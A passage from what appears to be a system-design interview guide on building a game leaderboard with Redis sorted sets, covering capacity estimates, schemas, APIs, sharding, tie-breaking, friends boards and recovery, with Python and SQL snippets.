  each submission updates 3 boards (daily, weekly, all-time) -> ~17,400 ZADDs/s

Reads (leaderboard views):
  10M * 10 / 86,400 s         = ~1,160/s average
  peak 5x                     = ~5,800/s
  each view = top-N + my-rank  -> ~12,000 Redis ops/s

Memory:
  all-time board: 50M entries * 100 B = 5 GB
  weekly board:   ~20M players  * 100 B = 2 GB
  daily board:    10M players   * 100 B = 1 GB
  total hot data                        = ~8 GB  (fits on one large Redis node,
                                                  plus a replica)

Durable storage (score history):
  10M * 10 matches * 50 B per row = 5 GB/day -> ~1.8 TB/year
```

One Redis node can do around 100,000 simple ops per second, and `ZADD` on a 50 million entry set is O(log N), about 26 steps. So for this size a single primary with replicas is enough. Sharding becomes necessary at roughly 10x this size, or for a game with hundreds of millions of players.

4. Core entities

- **Player**: a user of the game. Fields: player_id, display_name, avatar_url, country.
- **Match**: one finished game. Fields: match_id, player_id, score, played_at.
- **Leaderboard**: a named board with a time window. Fields: board_id, game_id, window (DAILY, WEEKLY, ALL_TIME), period key (for example `2026-11-05` or `2026-W45`).
- **LeaderboardEntry**: a player's score on one board. Lives in Redis as a member of a sorted set. Fields: player_id, score.
- **Friendship**: player A is friends with player B.
- **ScoreEvent**: the durable log of every submitted score, used to rebuild boards.

```sql
CREATE TABLE score_events (
  event_id    UUID PRIMARY KEY,          -- idempotency, one row per match
  player_id   BIGINT NOT NULL,
  game_id     INT NOT NULL,
  score       BIGINT NOT NULL,
  played_at   TIMESTAMP NOT NULL
);
CREATE INDEX idx_score_events_time ON score_events (game_id, played_at);

CREATE TABLE player_best (
  game_id     INT NOT NULL,
  player_id   BIGINT NOT NULL,
  best_score  BIGINT NOT NULL,
  achieved_at TIMESTAMP NOT NULL,
  PRIMARY KEY (game_id, player_id)
);
```

```
Redis keys:
  lb:{game}:all               -> sorted set  member=player_id score=best
  lb:{game}:week:2026-W45     -> sorted set  (TTL 30 days)
  lb:{game}:day:2026-11-05    -> sorted set  (TTL 7 days)
  player:{id}                 -> hash  name, avatar  (kept out of the set)
```

5. API design

Score submission is called by trusted game servers (service-to-service auth like mTLS or a signed token), never directly by the client, so players cannot post fake scores.

`POST /games/{gameId}/scores` – submit the result of a match.

```jsonc
// request
{ "matchId": "m_7f3a", "playerId": 1234, "score": 98200,
  "playedAt": "2026-11-05T18:02:11Z" }
// response 202
{ "accepted": true }
```

Status codes: `202` accepted, `200` duplicate match id (already processed), `400` invalid, `401` caller is not a game server.

`GET /games/{gameId}/leaderboards/{window}?limit=100&offset=0` – top N of a board. `window` is `daily`, `weekly` or `alltime`.

```jsonc
// response 200
{ "window": "weekly", "period": "2026-W45",
  "entries": [
    { "rank": 1, "playerId": 88, "name": "Kai", "score": 151000 },
    { "rank": 2, "playerId": 12, "name": "Mira", "score": 149800 } ] }
```

`GET /games/{gameId}/leaderboards/{window}/players/{playerId}` – one player's rank.


```jsonc
{ "rank": 48213, "score": 98200, "percentile": 99.03 }
```

`GET /games/{gameId}/leaderboards/{window}/players/{playerId}/around?count=5` – players around you.

`GET /games/{gameId}/leaderboards/{window}/friends?playerId=1234` – friends-only board.


Read endpoints need a logged-in player. Public “top 100” can be cached at a CDN for a few seconds.

6. High-level design



How will a score get onto the board?

1. The game server sends `POST /scores` with a unique `matchId`.
2. The Score Ingest Service writes the event to Kafka (durable log) first.
3. A consumer stores the event in the database (the source of truth) and updates Redis.
4. For each board (daily, weekly, all-time) it runs `ZADD` with the `GT` flag, so the stored score only goes up if the new one is higher (for "best score" games).
5. Within about a second, the new score is visible.



How will players see the top 100?

1. The client calls `GET /leaderboards/weekly?limit=100`.
2. The Read Service runs `ZREVRANGE lb:{g}:week:2026-W45 0 99 WITHSCORES` on a Redis replica.
3. It looks up names and avatars for those 100 ids with one pipelined `HMGET` batch (or a local cache).
4. The response is cached for 2 to 5 seconds, because thousands of players ask for the same top 100.

How will a player see their own rank?

1. The client calls `GET /leaderboards/weekly/players/1234`.
2. The Read Service runs `ZREVRANK` (0-based rank from the top) and `ZSCORE`.
3. It adds 1 to the rank and returns it. Both calls are O(log N), well under a millisecond.

How will a player see the players around them?

1. Get the player's rank `r` with `ZREVRANK`.
2. Run `ZREVRANGE key max(0, r-5) r+5 WITHSCORES`.
3. Hydrate names and return 11 rows with the player in the middle.

How will a player see their friends' board?

1. Load the friend list (say 200 ids) from the social service.
2. Fetch each friend's score with `ZMSCORE` in one call, sort in the service, return. Details in the deep dive.

7. Deep dives

Why a sorted set, and what does the code look like?

The naive SQL design is one `scores` table and:

```sql
-- top 100: fine with an index on score
SELECT player_id, score FROM scores ORDER BY score DESC LIMIT 100;

-- my rank: this is the problem
SELECT COUNT(*) + 1 FROM scores WHERE score > (SELECT score FROM scores
                                               WHERE player_id = 1234);
```

The rank query has to count every row above you. For a player in the middle of 50 million rows, that is 25 million index entries scanned per request. At thousands of requests per second the DB collapses.

Option	Top N	My rank	Updates	Notes
SQL table + index	Fast	O(N) count, slow	Fast	Fine under ~1M players
Redis sorted set	O(log N + M)	O(log N)	O(log N)	Skip list + hash map, in memory
Precomputed ranks (batch job)	Fast	Fast	Stale by minutes	Good for huge boards, not live

Recommended: **Redis sorted set.** It is a skip list (a sorted linked list with “express lanes” so you can jump ahead) plus a hash map from member to score. Each skip list node also stores span counts, which is why Redis can tell you a rank without counting every member.

```python
import redis
r = redis.Redis(host="lb-redis", decode_responses=True)

def board_keys(game, ts):
    day  = ts.strftime("%Y-%m-%d")
    week = ts.strftime("%G-W%V")              # ISO week, e.g. 2026-W45
    return [f"lb:{game}:all", f"lb:{game}:week:{week}", f"lb:{game}:day:{day}"]

def submit_score(game, player_id, score, ts):
    pipe = r.pipeline()
    for key in board_keys(game, ts):
        pipe.zadd(key, {player_id: score}, gt=True)   # keep the best score
    pipe.expire(board_keys(game, ts)[1], 60 * 86400)  # weekly TTL
    pipe.expire(board_keys(game, ts)[2], 8 * 86400)   # daily TTL
    pipe.execute()

def top_n(key, n=100):
    return r.zrevrange(key, 0, n - 1, withscores=True)

def my_rank(key, player_id):
    rank = r.zrevrank(key, player_id)          # 0-based, None if absent
    if rank is None:
        return None
    return {"rank": rank + 1, "score": r.zscore(key, player_id)}

def around_me(key, player_id, k=5):
    rank = r.zrevrank(key, player_id)
    start = max(0, rank - k)
    return r.zrevrange(key, start, rank + k, withscores=True)
```

If the game sums points instead of keeping the best score, use `ZINCRBY key points player_id`. Both are atomic in Redis, so two concurrent updates never lose each other.

How do we break ties?

Two players with 98,200 points. Redis sorts equal scores by member name (lexicographic), which is not fair. Most games say “whoever reached the score first ranks higher”.

Option	How	Pros	Cons
Accept Redis default	Ties ordered by player id string	Nothing to do	Arbitrary, players complain
Share the rank	Both are #5, next is #7	Fair, simple to explain	Need extra query (`ZCOUNT` of higher scores)
Encode time into the score	score * 2^k + (MAX_TS - ts)	First to reach wins, one sorted set	Must fit in 53 bits of a double

Recommended: **encode the time into the score.** Redis scores are 64-bit floats, which hold integers exactly up to 2^53 (about 9 * 10^15).

```python
MAX_TS = 2_000_000_000            # seconds, year 2033

def encode(score: int, ts_sec: int) -> int:
    # score up to ~4.5 million fits: 4.5e6 * 2e9 = 9e15 < 2^53
    return score * MAX_TS + (MAX_TS - ts_sec)   # earlier ts -> bigger tail

def decode(packed: int) -> int:
    return packed // MAX_TS
```

If scores are too large for this trick, use "shared rank": `rank = ZCOUNT(key, "(" + score, "+inf") + 1`, which counts players with a strictly higher score.

How do we shard when one sorted set is too big?

A single sorted set lives on one Redis node. If the game has 500 million players (50 GB) or 200,000 writes per second, one node is not enough.

Option	How	Top N	My rank	Cons
Shard by player id (hash)	Player goes to shard `hash(id) % K`	Merge top N from all K shards	Sum of ranks across all K shards	Rank needs K queries
Shard by score range	Shard 1: 0 to 1k, shard 2: 1k to 10k, …	Read from top shard only	Rank in own shard + sizes of higher shards	Uneven shards, players move between shards
Exact top, approximate rank	Keep a small exact top 10k set; estimate others from a histogram	Exact	"Top 3%"	Not exact for most players

Recommended for most games: **hash by player id with scatter-gather**, plus the approximate trick for players far from the top.

```python
SHARDS = [redis.Redis(host=f"lb-{i}") for i in range(16)]

def shard_for(player_id):
    return SHARDS[hash(player_id) % len(SHARDS)]

def global_top_n(key, n=100):
    # each shard returns its own top n; merge and keep the best n
    pipes = [s.zrevrange(key, 0, n - 1, withscores=True) for s in SHARDS]
    merged = sorted((e for part in pipes for e in part),
                    key=lambda x: x[1], reverse=True)
    return merged[:n]

def global_rank(key, player_id):
    score = shard_for(player_id).zscore(key, player_id)
    if score is None:
        return None
    higher = sum(s.zcount(key, f"({score}", "+inf") for s in SHARDS)
    return higher + 1
```

Each `ZCOUNT` is O(log N), and the 16 calls run in parallel, so rank lookup is still a few milliseconds. Cache the global top 100 for a couple of seconds so the merge does not run for every request.

The approximate trick: most players do not care whether they are #4,812,331 or #4,812,330. Keep a histogram of score buckets (for example count of players per 100-point bucket) and answer "you are in the top 9.6%". Only the top 10,000 get an exact number.

How do we handle daily, weekly and all-time boards?

Option	How	Pros	Cons
One set per period key	`lb:g:day:2026-11-05`, TTL to expire	Simple, reset is automatic (new key)	3 writes per score
One set + filter by time	Store timestamps, filter at read	One write	Sorted set cannot filter by time; needs rebuild
Rebuild with `ZUNIONSTORE`	Weekly = union of 7 daily sets with `AGGREGATE MAX`	Fewer writes	Union of big sets is slow, must be run on schedule

Recommended: **one sorted set per period**, written in the same pipeline. A new day simply means a new key name, so there is no "reset" job and no race at midnight. TTLs clean up old boards. Before a key expires, a job copies the final top 1,000 into the database as a permanent record ("last week's winners").

Time zones: pick one (UTC) for global boards and say so. Regional boards can use local time with a region in the key: `lb:g:day:IN:2026-11-05`.

How do we build a friends leaderboard?

A player has maybe 50 to 500 friends. Keeping a separate sorted set per player would mean every score update writes to every friend's set (fan-out on write), which is expensive for players with many friends.

Option	How	Pros	Cons
Fan-out on write	Update every friend's personal sorted set	Fast read	Write amplification, 500x writes
Fan-out on read with `ZMSCORE`	Fetch friends' scores from the global set, sort in app	No extra storage, always fresh	1 call per read, fine for 500 friends
`ZINTERSTORE` with friend set	Intersect global board with a set of friend ids	Pure Redis	Creates temp keys, slower on big sets

Recommended: **fan-out on read with `ZMSCORE`.** One round trip, 500 lookups at O(1) each.

```
def friends_board(key, player_id, friend_ids):
    ids = list(friend_ids) + [player_id]
    scores = r.zmscore(key, ids)                # list, None if no score
    rows = [(pid, s) for pid, s in zip(ids, scores) if s is not None]
    rows.sort(key=lambda x: x[1], reverse=True)
    return [{"rank": i + 1, "playerId": pid, "score": s}
            for i, (pid, s) in enumerate(rows)]
```

Cache the result for 10 seconds per player.

How do we persist and recover if Redis is lost?

Redis is the fast view, not the source of truth. If a node dies and data is lost, we must rebuild.

Option	How	Pros	Cons
Redis persistence only (RDB snapshots + AOF)	Redis writes to disk	Simple	Can lose last second; corrupted file means total loss
Durable event log + rebuild	Every score in Kafka and DB; replay to rebuild	Full recovery, audit trail	Rebuild of 50M entries takes minutes
Replicas + failover	Redis Sentinel or Cluster promotes a replica	Seconds of downtime	Async replication can lose a few writes

Recommended: **all three.** Replicas for fast failover, AOF with `appendfsync everysec` to limit loss, and the database `player_best` table as the true record.


```sql
-- rebuild all-time board from the source of truth
SELECT player_id, best_score, achieved_at
FROM player_best
WHERE game_id = 7;
```

```python
def rebuild(game):
    tmp = f"lb:{game}:all:rebuild"
    for batch in db.stream("SELECT player_id, best_score FROM player_best "
                           "WHERE game_id=%s", (game,), batch_size=10_000):
        r.zadd(tmp, {row.player_id: row.best_score for row in batch})
    r.rename(tmp, f"lb:{game}:all")       # atomic swap, readers never see half
```

At 10,000 entries per pipelined batch and about 500,000 entries per second, 50 million rows take under 2 minutes. During that time the replica serves reads. Kafka consumers then replay any events newer than the snapshot. Because `ZADD GT` is idempotent (the same score twice does nothing), replay is safe.


Idempotency on ingest: the `matchId` is the primary key of `score_events`, so a retried submission is a no-op in the DB, and `ZADD GT` with the same score changes nothing in Redis.

8. Final architecture



Component	Job	Technology example
Score Ingest	Authenticate game servers, dedupe, publish	Go/Java service
Kafka	Durable ordered log of scores	Kafka, Kinesis
Redis updater	Apply `ZADD GT` to all period boards	Kafka consumer
Redis Cluster	Sorted sets for live ranking	Redis, ElastiCache, MemoryDB
DB writer + DB	Source of truth, history, rebuild	Postgres, Cassandra, DynamoDB
Read Service	Top N, rank, around me, friends	Stateless service
CDN	Cache public top 100	CloudFront
Archive job	Save final standings of each period	Scheduled job

Deployment map (AWS)



Game servers write over mTLS straight into the ingest service and players read through the CDN, while Kafka, the source-of-truth database and the Redis sorted sets all sit in the data subnet.

9. Common mistakes and interviewer follow-ups

- **Mistake: `COUNT(*)` in SQL for rank.** It scans millions of rows per request. Say instead: “A sorted set gives rank in O(log N).”

- **Mistake: letting the client submit its own score.** Easy to cheat. Say instead: “Only the trusted game server submits, after validating the match.”
- **Mistake: a nightly reset job for the daily board.** Race conditions at midnight and a window where the board is empty. Say instead: “A new key per period, old keys expire with a TTL.”
- **Mistake: treating Redis as the only copy.** One bad failover loses everything. Say instead: “Kafka and a database are the truth; Redis can be rebuilt.”
- **Mistake: ignoring ties.** Players notice and complain. Say instead: “Encode the timestamp in the score so whoever got there first ranks higher.”
- **Mistake: sharding too early.** 50 million players is about 5 GB, which fits on one node. Say instead: “Start with one primary and replicas; shard by player id with scatter-gather when memory or write rate requires it.”
- **Follow-up: “How would you show a percentile?”** `rank / ZCARD(key)`. With shards, sum `ZCARD` from each shard.
- **Follow-up: “What if 1 million players finish a tournament at the same second?”** Kafka absorbs the burst, the Redis updater batches `ZADD` calls with pipelining, and ranks catch up within seconds.

10. One-page cheat sheet

Topic	Key point
Scale	50M players, ~6k score submits/s peak, ~17k ZADD/s, ~8 GB in Redis
Data structure	Redis sorted set (skip list + hash), O(log N) for update and rank
Commands	`ZADD GT`, `ZINCRBY`, `ZREVRANGE`, `ZREVRANK`, `ZSCORE`, `ZMSCORE`, `ZCOUNT`
